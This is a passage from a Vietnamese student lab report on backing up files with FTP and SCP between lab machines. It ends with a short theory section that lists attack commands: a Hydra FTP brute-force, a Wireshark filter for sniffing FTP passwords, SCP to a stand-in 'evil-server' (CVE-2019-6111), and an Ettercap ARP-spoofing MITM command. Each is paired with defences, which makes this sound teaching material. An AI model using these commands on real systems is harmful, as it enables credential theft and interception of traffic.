


Khởi động lại ftp và kiểm tra xem ftp hoạt động chưa:

*Sudo systemctl restart vsftpd*

*Sudo systemctl enable vsftpd*

*Sudo systemctl status vsftpd*




o Sao lưu 1 thư mục trên máy Windows victim tới thư mục /backup trên máy Linux trong mạng Internal sử dụng ftp client, sau khi kết nối tới ftp server

Tạo thư mục trên máy ubuntu để backup:

*Sudo mkdir backup*

*Sudo chmod 777 backup*



Kết nối đến máy ubuntu:


*Host: 192.168.100.147*

*Username: ngoquangthangb22dcat287*


*Password: 12345678*

*Cổng: 21*

Kết nối thành công




Thực hiện backup-> kéo thả tệp cần backup sang Remote site



Kiểm tra lại trên máy ubuntu xem đã được backup chưa:

Thành công




**2.2.3** Sao lưu tệp sử dụng SCP

a) Thực hiện cấu hình

o Trên máy Kali Linux trong mạng Internal, cấu hình SSH server.

*sudo systemctl start ssh*


*sudo systemctl status ssh (thấy active là đã hoạt động)*




o Tiếp tục, tạo Secure Shell Keys trên máy Kali Linux đó

*ssh-keygen -t -rsa ( tạo key rsa)*

Bấm enter để cài mặc định



Kiểm tra trên đường dẫn khi tạo xem đã tạo thành công chưa




o Trên máy Linux victim trong mạng Internal, thực hiện sao lưu sử dụng lệnh scp để copy file cần sao lưu tới thư mục root trên máy Kali Linux

Kết nối ssh từ máy kali sang ubuntu:


*ssh-copy-id* [*ngoquangthangb22dcat287@192.168.100.147*](mailto:ngoquangthangb22dcat287@192.168.100.147)

Lựa chọn “yes” nếu lần đầu kết nối để lưu



Tương tự bên máy ubuntu cũng kết nối ssh:

*ssh kali@192.168.100.3*



Sử dụng scp để sao lưu tệp:


*sudo scp -r /home/ngoquangthangb22dcat287/backup/Unix\_backup/ kali@192*

*.168.100.3:/home/kali/kali\_backup*

Khi tải tệp lên là thành công



Kiểm tra lại trên máy kali ta thấy đã back up thành công



**2.2.4**. Các lỗ hổng có thể bị khai thác(Lý thuyết)

Có thể tấn công vào các lỗ hổng này nếu hệ thống không được cấu hình bảo mật đúng cách. Dưới đây là cách một kẻ tấn công có thể khai thác từng phương pháp sao lưu.

1.Tấn công vào FTP Server

Tấn công MITM (nghe lén mật khẩu)

* Nếu FTP chạy trên plaintext, hacker có thể dùng **Wireshark** để bắt gói tin:
* tcp.port == 21
* Nếu thấy dòng USER và PASS, hacker có thể lấy thông tin đăng nhập.

Brute-force FTP bằng Hydra

* Nếu FTP không giới hạn số lần đăng nhập sai, có thể brute-force bằng Hydra:
* hydra -l admin -P passwords.txt ftp://<IP\_target>

**Phòng chống:** Dùng SFTP/FTPS, giới hạn IP truy cập, chặn brute-force bằng fail2ban.

2.Tấn công vào SCP (SSH)

Khai thác lỗ hổng CVE-2019-6111 (tấn công SCP Server giả mạo)

* Hacker có thể dựng một server SSH giả mạo và lừa nạn nhân chạy SCP để ghi đè tệp hệ thống:
* ssh -p 2222 user@evil-server
* scp -P 2222 file.txt user@evil-server:/home/user/
* Hacker có thể chỉnh sửa server SSH để **ép client ghi đè file quan trọng** trên máy nạn nhân.

Tấn công MITM trên SSH

* Nếu hacker có quyền kiểm soát mạng (MITM), họ có thể **thay đổi fingerprint SSH** và lừa người dùng nhập mật khẩu vào server giả mạo.
* Dùng **Ettercap** để thực hiện MITM:
* ettercap -T -q -M arp /<Victim\_IP>/ /<Gateway\_IP>/

**Phòng chống:** Luôn kiểm tra fingerprint SSH, dùng rsync --checksum thay vì SCP.

**Kết luận**

Tất cả các phương pháp sao lưu trên đều có thể bị tấn công nếu không bảo mật đúng cách

Giải pháp an toàn :

* Dùng SFTP hoặc rsync với SSH.
* Bật mã hóa trên NFSv4/SMBv3.
* Tắt FTP plaintext, bật fail2ban để chống brute-force.
* Luôn kiểm tra fingerprint SSH trước khi SCP.

**3.Kết luận**

− Lý thuyết về SCP (Secure copy), FTP, ổ đĩa mạng.

− Cài đặt và sử dụng SCP, FTP để truyền/chia sẻ file và back up file trên Windows, Windows Server và Kali Linux.

− Sao lưu đến ổ đĩa mạng trên Windows.

TÀI LIỆU THAM KHẢO

[1]. Lab 8 pfsense firewall của CSSIA CompTIA Security+®

[2].SCP:https://viblo.asia/p/cach-su-dung-lenh-scp-de-truyen-tep-an-toan Az45bLgVZxY

[3]. FTP: <https://tenten.vn/tin-tuc/ftp-la-gi/>

[4]. Ổ đĩa mạng: https://www.techtarget.com/whatis/definition/network-drive